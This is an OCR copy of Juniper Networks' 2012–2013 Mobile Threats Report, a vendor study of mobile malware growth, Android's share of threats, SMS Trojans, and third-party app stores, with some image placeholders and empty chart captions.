


Juniper Networks Third Annual Mobile Threats Report

March 2012 through March 2013

TABLE OF CONTENTS

JUNIPER NETWORKS MOBILE THREAT CENTER THIRD ANNUAL MOBILE THREATS REPORT: MARCH 2012 THROUGH MARCH 2013

Faster, better, cheaper: mobile malware creators take lessons from business to improve profitability through faster go-to-market strategies

Over the past year, the Juniper Networks Mobile Threat Center (MTC) found rapid mobile malware growth and increased sophistication of cyber criminals, turning attacks into an increasingly profit-driven business.

Mobile devices and apps are becoming ubiquitous to both personal and professional lives, allowing for near anytime access to critical information. It's no wonder that adoption of smartphones and tablets, which offer Internet connectivity and densely populated application ecosystems for add-on features, is growing at a torrid pace. According to Gartner, "Of the 1.875 billion mobile phones to be sold in 2013, 1 billion units will be smartphones, compared with 675 million units in 2012."[1] **IDC expects** tablet shipments alone to outpace the entire PC market by 2015.[2]

The increasing reliance of smart devices has proven to be an irresistible target for attackers as they are quickly eclipsing computers in the post-PC era. From March 2012 through March 2013, the total amount of malware the MTC sampled across all mobile platforms grew 614 percent to 276,259 total malicious apps, compared with a 155 percent increase reported **in 2011**. This trend suggests that more attackers are shifting part of their efforts to mobile.

Developments in the threat landscape also point to malware professionals increasingly behaving like calculated business professionals when devising attacks. Juniper Networks observed that similar to legitimate developers focused on the rise of mobile, cyber criminals are looking to maximize their return on investment (ROI) with their attacks. Through targeting threats at Google Android with its commanding global market share, leveraging loosely regulated third-party marketplaces to distribute their illicit wares and developing threats that yield profits, it's clear that the mobile malware writers are more sophisticated and chasing higher rewards for their efforts.

Findings from the MTC in its third annual Mobile Threats Report, compiled by Juniper security researchers, show several indicators of a shift in mobile malware from cottage industry to developed market:

- **Targeting Markets with Greatest ROI:** According to analyst firm **Canalys**, Android devices accounted for 67.7 percent of all smartphones shipped in 2012 and is projected to ship over 1 billion smartphones in 2017.[3] Just as commercial sales teams have learned to "fish where the fish are," cyber criminals are focusing the vast majority of threats on Android and its open ecosystem for apps and developers. By March 2013, Android was the target of 92 percent of all detected mobile malware threats by the MTC. This is a significant uptick from 2011 when Android made up 47 percent of all detected threats and 2010 where just 24 percent targeted the platform.
- **Shortened Supply Chains and Distribution:** Attackers made strides to shorten the supply chain and find more agile methods to distribute their wares around the world. The MTC identified more than 500 third-party application stores hosting mobile malware. These third-party alternatives to official marketplaces often have low levels of accountability, allowing for malicious commodities to have a near infinite shelf life. These stores are also a concern for the several million "jailbroken" iOS devices that rely on them to "side load" apps. Of these third-party stores, MTC research shows that three out of five originate from two emerging markets infamous for malware in the PC space: China and Russia.

- **Multiple Paths to Market:** Less sophisticated mobile criminals are exploiting holes in mobile payments to make a quick and easy profit by proliferating SMS Trojan and Fake Installer malware. These types of attacks make up 73 percent of all malware sampled by the MTC. According to MTC researchers each successful download provides attackers around $10 USD in immediate profit.[4] At the high-end of the market, more sophisticated attackers are using botnets and threats targeting high-value data on corporate networks in the enterprise.
- **Operating System Fragmentation Causes Issues:** Attackers continue to benefit from the largely fragmented Android ecosystem that keeps the vast majority of devices from receiving new security measures provided by Google, leaving users exposed to even well-known and documented threats. Google provides protection against SMS threats – *which make up 77 percent of Android malware* – in its latest OS version, yet according to Google, only four percent of Android phones have it as of June 3, 2013.[5] This threat could be largely eliminated if the Android ecosystem of OEMs and carriers found a way to regularly update devices.

The MTC examined more than 1.85 million mobile applications and vulnerabilities across major mobile operating system platforms to inform this report. Key findings and guidance, along with predictions about the evolving threat landscape, follow in this report.

The Business of Mobile Malware: From Cottage Industry to Developed Market

A snapshot from the third annual Mobile Threats Report from Juniper Networks

Mobile malware grew

155% in 2011

614%

from March 2012 to March 2013

73% of all malware exploit holes in mobile payments by sending fraudulent premium SMS messages, each generating around **$10** USD in immediate profit

Android is responsible for **92%** of all known mobile malware. An increase from **47%** in 2012...

...a significant threat given more than

1 BILLION

Android-based smart phones are estimated to be shipped in 2017

Source: Canalys Smart Phone Report, June 2013

There are more than

500

third-party app stores containing malicious apps

77% of Android threats could be largely eliminated today if all Android devices had the latest OS. Currently only **4%** do

ABOUT THE JUNIPER NETWORKS MOBILE THREAT CENTER AND MOBILE MALWARE DATABASE

Juniper Networks Mobile Threat Center (MTC) research facility conducts around-the-clock security, vulnerability and malware research on mobile device platforms and technologies. Working with partners throughout the security industry, the MTC analyzes attacks that leverage mobile devices as well as new threat vectors for mobile cybercrime and the potential for exploitation and misuse of mobile devices and data. This year, the MTC examined 1.85 million mobile applications across major mobile online app stores, a 133 percent increase from the 793,631 applications we analyzed in our **2011 Mobile Threats Report.**

There are many different ways companies in the industry analyze mobile malware, each with its own methodology. This report seeks to measure each application or "instance" that can be considered malicious versus only looking at the major families of mobile malware. Further, unlike many other industry reports that measure when malware is found by researchers, the MTC measures when new malware is created, which provides a more accurate reflection of the growth of mobile malware threats and eliminates much of the sample bias when a large cache of bad apps are found by researchers.

The MTC gathers its malware using a variety of methods and sources including but not limited to:

- Mobile operating system application stores
- Third-party application stores around the world
- Known website repositories of malicious applications
- Known hacker websites and repositories
- Application samples submitted by customers
- Application samples submitted by partners
- Applications identified "zero day" as malicious by Junos® Pulse Mobile Security Suite

We want to note one caveat when discussing infection rates, which appears in the enterprise section. In an environment as complex and distributed as the global mobile device marketplace, any sampling of mobile device infection rates is directional. We believe our mobile device data is representative of broader trends. We also provide clear footnotes where we have supplemented data from third parties to complement Juniper's own data.

It is also important to remember that while the population of malicious mobile software is growing rapidly, it still remains smaller than threats to computers. There are a number of reasons for this. For one, computers have been a target for much longer allowing their threats to mature over decades versus years. Further, most mobile devices do not run anti-malware programs to protect against threats, which give less incentive for malware authors to create many, different versions of their software to slip by detection tools. However, the threats are just as complex as what we know exists in the PC space. In its truest form, mobile malware has the ability to obtain highly complex control over the devices and the data it transmits and receives.

THE GROWTH OF MOBILE MALWARE

Mobile malware continues to grow at an exponential pace and remains the most popular hacking technique for devices.


Overall, the growth of mobile malware continues to accelerate as the number of mobile users significantly increases. This growth demonstrates a substantial level of maturity with what has become a steady flow of new threats entering the market each quarter. In March of 2013, the Juniper MTC identified a 614 percent increase in malware across all platforms as compared to the same time period the previous year. Total mobile malware samples across all platforms increased from 38,689 at the end of the first quarter 2012 to 276,259 at the end of the first quarter in 2013.

TOTAL MOBILE MALWARE SAMPLES ACROSS ALL OPERATING SYSTEMS AT END OF Q1

Q1 2012

38,689 samples

Q1 2013




276,259 samples

Malware Production Trends

Data compiled by Juniper found a clear increase in malware between November and February. It appears mobile malware professionals follow a clear product development lifecycle with a very identifiable “busy” season.

One theory is that the drop in new malware creation is evidence of the productization of malware, with malware authors aligning their efforts to cyclical market demand. Just as legitimate companies develop and launch products timed with the release of new devices and the holiday buying season, it’s possible that malware writers are doing the same thing. In the context of mobile malware, new smartphones and tablets are certainly the hot gift for many households, creating a ready pool of new targets eager to download applications. As new smart devices and smart device users come online, so does new mobile malware.

MONTHLY MALWARE CREATION ALL YEARS




Types of Malware

MTC researchers found that between March 2012 and March 2013 just three types of malware account for almost all malicious activity on mobile devices that were sampled. Fake Install applications, malicious programs which mimic the behavior of legitimate apps but require users to pay attackers via premium SMS, made up 29 percent of Android malicious mobile apps. This is the most popular type of threat in a larger category known as SMS Trojans, which surreptitiously send SMS (short message service) text messages to premium text messaging services. The other category is spyware applications, which secretly capture and transfer user data to attackers.

Together, these three types of threats make up more than 9 out of every 10 malicious mobile applications analyzed by the MTC.

ATTACK MAKEUP AS OF MARCH 2013 – ANDROID



A Note About Apple iOS

As we noted in **last year's report**, malicious programs for Apple's iOS platform are noticeably absent from Juniper's mobile malware database. This isn't a phenomenon unique to Juniper. Theoretical exploits for iOS have been demonstrated, as well as methods for sneaking malicious applications onto the iOS App Store. But cyber criminals have by and large avoided Apple's products in favor of the greener pastures offered by Google Android.

This does not mean that iOS is more secure than Android. In fact, 2012 saw the first confirmed instance of a suspicious mobile application being distributed from both Google Play and the Apple App Store. Kaspersky Lab wrote in July about the Russian language app "Find and Call" which downloaded users' address books and sends SMS spam to them.[6] Further, enterprises and consumers using Apple devices are not afforded the choice of security solutions to protect their devices. Apple device security is handled exclusively by Apple, with no insight on malicious application statistics and detection capabilities made available to the public. This forces consumers and enterprises to put all of their mobile security "eggs" in one basket, so to speak. Android, on the other hand, has seen significant innovation in security products available to users – both free and paid.

The factors contributing to the dearth of malware on iOS and the abundance of it on Android has more to do with the latter's large user population, its broad geographic distribution, and the ease with which malware authors can get their code onto vulnerable mobile devices. As we noted, cybercriminal groups that are exploiting mobile malware may be prioritizing a short path to profitability (cash-out) and easy distribution. Apple's "walled garden" approach makes both of these objectives more difficult to achieve.

Does that mean there is no malware problem in the iOS world? It's hard to say. Apple says little about its management of the App Store or about malicious and suspicious mobile apps it discovers there. Most of what we know comes by way of independent observers working outside of Apple. We know there have been instances of applications being pulled from the App Store for violating Apple's terms of services. How common an occurrence that is, or how many such applications get flagged either before or after publication on the App Store, is a matter of conjecture.

Finally, iOS users who circumvent Apple's content protection technology - or "jailbreak" their phones - are quite vulnerable to malicious infection, especially when loading applications from external application marketplaces that cater to jailbroken iOS devices. According to the Cydia app store used for jailbroken devices, a tool named evasi0n has been used to jailbreak nearly 18 million devices running iOS.[7] These devices also don't have the benefit of the many anti-virus solutions available to Android users.

MALWARE FOLLOWS MARKETS: ANDROID'S APPEAL FOR MALWARE AUTHORS

Mobile malware professionals are maximizing their return on investment by targeting Android because of its global market dominance and open platform. Like legitimate businesspeople, malware professionals look to exploit the largest addressable market opportunity.


The complexion of mobile malware has changed drastically in the span of just a few years, following mobile phone adoption and use patterns. As we noted in **last year's report**, until 2010, most mobile malware targeted Nokia's Symbian operating system and Oracle's Java Platform, Micro Edition (Java ME), a widely used mobile device environment that is supported by mobile phones and embedded devices such as TV set-top boxes and printers.

Beginning in 2011, the mobile malware landscape changed when the MTC detected a shift in attacks from Symbian to Google's Android mobile operating system. This trend accelerated in 2012 and Q1 of 2013. By March of 2013, the MTC collected 253,304 samples of Android malware, making Android the target of 92 percent of detected threats in the mobile malware arena.

Android is the target of 92 percent of detected threats in the mobile malware arena.

Unique Mobile Malware Samples: Android Versus the Others

How prevalent is Android malware? The graph below is a comparison of unique malware* samples detected in 2011 and March of 2013.



*For the purposes of this report, Juniper defines a mobile malware sample as a *unique* instance of a mobile application whose content or actions were deemed malicious by the Juniper MTC.


The Drivers of Android Malware

The preference of mobile malware authors for Google's Android OS is rooted in a number of factors. It may surprise readers to learn that the security of the underlying Android OS isn't one of those factors. Data included in security firm Symantec's 2012 Internet Security Threat Report (ISTR) showed Apple's iOS was the source of almost all the mobile application vulnerabilities reported last year, 387 of 415, or just over 93 percent.[8] The rest of this section explores the major factors contributing to the attacker focus on Android.

An Emerging Android Monoculture

The first and most important of these factors is Android's commanding share of the global smartphone market. According to analyst firm Canalys, 67.7 percent of all smartphone shipments worldwide in 2012 were Android devices compared to 19.5 percent for Apple and 4.8 percent for BlackBerry.[3]

WORLDWIDE SMARTPHONE SHIPMENTS



source: Canalys[3]

In other words, Android is emerging as a dominant player in what has traditionally been a fragmented mobile OS marketplace. And, as we saw with Microsoft's Windows operating system, OS monocultures attract the attention of malicious actors who would rather fish in a pond with more, rather than fewer fish.

Anonymity of App Developers

On the question of Google Play and the Android application ecosystem, 2012 found Google giving would-be app publishers more scrutiny. But the company still sets a low bar for entry to Google Play. Would-be mobile application developers only need to have a valid Google account, agree to the Google Play Developer distribution agreement and pay a $25 Developer Registration Fee with a credit card to begin publishing.[9] In contrast, Apple requires developers to have an Apple ID, pay an annual fee of $99 to join the iOS Developer Program and provide basic personal information, including their legal name and address. Companies that want to publish on the App Store must submit additional information proving their legal status before being allowed to publish their creation to the App Store.[10] Finally, Apple scans submitted applications prior to publication on the App Store, rather than scanning already published applications, as Google does with Bouncer.

Loosely Managed Open App Marketplaces Abet Malware Authors

Most significantly, Google's support for mobile application stores abets the work of mobile malware authors and has become a major security sticking point. These third-party marketplaces have become a favored distribution channel for malware writers and offer a much shorter supply chain for getting their illicit wares to the public.

One clear problem affecting Android marketplaces is a lack of accountability. In the interest of building up their inventory, third-party app markets may have few – if any – barriers to entry for mobile application developers. That results in poor quality and malicious applications making it onto these online stores and, from there, onto Android devices.

Google closely manages Google Play, scanning new and legacy applications for potentially malicious activity with its Bouncer technology. But Google Play isn't immune to such threats. In fact, malicious applications infect unwitting users. In December 2011, for example, the mobile security firm Lookout Mobile discovered 27 variants of RuFraud, an SMS Trojan being distributed from Google Play and targeting users in Europe and Russia.[11]

